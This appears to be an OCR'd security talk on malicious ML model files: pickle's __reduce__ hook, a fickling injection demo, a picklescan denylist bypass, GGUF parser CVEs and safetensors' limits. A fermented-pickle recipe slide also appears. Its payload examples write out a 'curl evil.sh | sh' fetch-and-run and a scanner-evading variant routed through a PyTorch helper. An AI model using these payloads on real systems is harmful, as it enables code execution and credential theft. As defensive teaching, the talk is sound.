
DATA-ONLY (safer side)

`.safetensors`
`.gguf` `.ggml`

Holds numbers, not Python.
Blast radius far smaller — not zero.

Full living list: github.com/trailofbits/ml-file-formats

What is Pickle



How to Make Easy

Fermented Pickles

Shared Legacy Farms

1

Choose the right cucumbers. You want pickling cucumbers. Normal size cukes will not turn crisp. One peck basket (11 lb) yields 7 quarts.

2

Wash the cukes. Then soak them whole in a bowl of ice water for 15-30 minutes.

3

Make the salt brine. Use 3 T. Himalayan pink sea salt for every 4 cups of water. If you have city water, run it through a filter. Do not use iodized salt.

4

Slice the cucumbers into coins or spears. Or leave whole.

5

Fill Mason Jar with cukes. Add garlic, chopped pepper, or onion if desired.

6

Pour the salt brine over the cukes so everything is covered.

3 Tips to a Crisp Pickle

- Dunking your cukes in ice water for 15 minutes will make them crisper.
- Place a black tea bag in each jar. The tannin from the black tea helps create crisp pickles.
- Cut the tip off the pickle -- especially the end where the flower was connected.

www.SharedLegacyFarms.com

FIRST, THE BORING VERSION

Freeze a Python object to disk. Thaw it back later.

Pickle is Python's built-in way to save any object as bytes and load it back exactly as it was.

Everyday — a trained model

train.py

```python
# training gave you a pile of numbers
model = {"weights": [0.1, 0.3, 0.4],
         "task": "classify cats"}
pickle.dump(model, open("cat.pkl", "wb"))
```

torch.save() is this underneath — every .pt / .pth / .bin.


At scale — an LLM checkpoint

checkpoint.py

```python
# save progress so a crash
# doesn't cost you days
torch.save({"weights": ...,
   "optimizer": ...,  # Adam's state
   "step": 40000}, "ckpt.pt")
```

The optimizer state is why this HAS to be pickle.

Nothing malicious here. This is the feature. Hold that thought.


Serialization
Deserialization
Object
Stream of Bytes
File
DB
Memory
Stream of Bytes
Object

Nobody chose pickle for security

Pickle became the default by convenience, years before anyone weaponized it. That head start is why it’s everywhere.

2003	**Python ships pickle**	a way to serialize ANY Python object — by design, it rebuilds objects by calling functions
2016+	**PyTorch adopts it**	torch.save/torch.load use pickle by default — easy, flexible, saves whole objects
2018	**made fast**	a 5-line __reduce__ fix took pickle to ~1 GB/s — now it's the ecosystem default
2024+	**weaponized at scale**	malicious models flood Hugging Face; the convenience default is now the attack surface

The feature (rebuild any object) is the flaw. It was never a security decision.

A pickle isn't data — it's a program

reduce_concept.py — python3

```
class Payload:
    def __reduce__(self):
        return (os.system, ("curl evil.sh | sh",))

# pickle.load() doesn't READ this object...
# it CALLS os.system() to rebuild it.
```

The __reduce__ hook tells pickle which function to call to rebuild an object. Attacker picks os.system. Code runs on load, with your permissions.

The feature that rebuilds any object IS the vulnerability.


Inject a payload with fickling

attacker@box — zsh

```
$ python build_model.py          # a normal, working model
Saved tiny_model.pth
$ fickling --inject 'print(chr(0x70)+"wned")' \
           tiny_model.pth -o evil_model.pth
[fickling] payload inserted between opcodes
$ python -c 'import torch; torch.load("evil_model.pth")'
pwned                # <- ran on load. model still works.
```

You didn't run a program. You loaded a model. (benign payload for demo)

How a poisoned model reaches you



5 · exfil *creds · shell · keys sent back (ATT&CK T1041)*

The hub is the pivot. One upload, every downstream victim who trusts it.

NOT A LAB TRICK · REAL CVE

The malicious call isn't os.system

evil_model.pth · the __reduce__ payload

```
def __reduce__(self):
    return (
      torch.utils.collect_env.run,
      ("curl evil.sh | sh",)
    )

# a PyTorch env-diagnostic helper.
# it calls subprocess.Popen inside.
```

picklescan < 0.0.28

```
$ picklescan evil_model.pth

checking for os.system   not found
checking for subprocess  not found
checking for eval        not found

Verdict: NO THREATS FOUND
```

`torch.utils.collect_env.run` is a real PyTorch helper that runs shell commands via subprocess. It wasn't on the scanner's denylist — so `__reduce__` names it instead of os.system. Same shell command. Clean scan.

CVE-2025-71350 CVSS 7.6 · published Jul 2026 · fixed in picklescan 0.0.28 — *and it's one of a dozen sibling CVEs*

A denylist blocks the names it knows. __reduce__ just picks a name it doesn't.

THE TURN

So just avoid pickle? Not so fast.

GGUF was built to escape pickle — it runs no Python. But it’s a complex binary format, and complexity breeds parser bugs.

Llama Drama	CVE-2024-34359	Jinja2 template injection in GGUF metadata · 6,000+ models affected
Bleeding Llama	CVE-2026-7482 (9.1)	Ollama loader: crafted tensor dims leak API keys, prompts, other users’ chats
llama.cpp flaws	no CVE assigned	integer overflows in the parser — patch-scanners won’t catch them

GGUF: dangerous by accident, not by design. Safer ≠ safe.

safetensors: no code path, by design

model.safetensors — hexdump

```
{"weight":{"dtype":"F32","shape":[1,2],"offsets":[0,8]}}
<raw float bytes...>

# no GLOBAL. no REDUCE. no opcode interpreter.
# loading = copy numbers into arrays. nothing to call.
```

But safe format ≠ safe model. It won’t stop poisoned weights, tampered tokenizers, or a buggy loader library (CVE-2026-22584). Eliminates RCE-on-load — not everything.

It kills the biggest, easiest attack. It moves the problem, not ends it.

QnA...

Join Us!

blu3raven-ai/aegis

Contribute to blu3raven-ai/aegis development by creating an account on GitHub.

GitHub

Sources

› trailofbits.com/2024 — Sleepy Pickle + fickling

› github.com/trailofbits/ml-file-formats

› reversinglabs.com — nullifAI (glockr1/ballr7)

› jfrog.com/blog — 100 malicious HF models

› hiddenlayer.com — privacy-filter fake OpenAI

› checkmarx.com — Llama Drama CVE-2024-34359

› nvd.nist.gov — Bleeding Llama CVE-2026-7482

› nvd.nist.gov — LeRobot CVE-2026-25874

› **checkpointresearch.com** — CVE-2025-59536

› unit42.paloaltonetworks.com — CVE-2026-22584

› arxiv.org/abs/2508 — Art of Hide & Seek

› cloudsmith.com — scan by magic bytes

Slides & full write-up: u9up // AI Security